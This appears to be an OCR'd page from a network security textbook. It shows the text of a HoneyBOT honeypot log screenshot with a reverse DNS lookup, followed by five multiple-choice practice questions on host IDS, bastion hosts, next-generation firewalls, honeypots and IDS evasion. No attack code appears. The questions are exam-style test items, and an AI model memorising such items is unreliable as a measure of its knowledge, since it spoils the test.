

HoneyBOT - Log_20180508.bin
File View Reports Help
Ports
137
21
Remotes
10.10.50.202
Date
Time
Remote IP
Remote Port
Local IP
Local Port
Protocol
Bytes
5/8/2018
1:30:33 AM
10.10.50.202
5324
0.0.0.0
21
TCP
41
HoneyBOT
The IP address 10.10.50.202 resolves to Win7-1-PC
OK
4 records
1337 sockets

Figure 12-17: Reverse DNS

Practice Questions

1. HIDS is deployed to monitor activities on:
A. Network Device
B. Application
C. Outbound Traffic
D. Host

2. A computer system is placed in between public and private network. Certain roles and responsibilities are assigned to this computer to perform. This System is known as:
A. Honeypot
B. Bastion Host
C. DMZ Server
D. Firewall

3. Cisco ASA with FirePOWER Services is an example of:
A. NGIPS
B. NGFW
C. Personal Firewall D. Honeypot

4. The devices or system that are deployed to trap attackers attempting to gain unauthorized access to the system or network as they are deployed in an isolated environment and being monitored are known as:
A. Honeypot
B. Bastion Host
C. DMZ Server
D. Firewall

5. Which of the following is not appropriate for IDS evasion? A. Insertion Attack
B. Fragmentation Attack
C. Obfuscating
D. Bandwidth / Volumetric Attack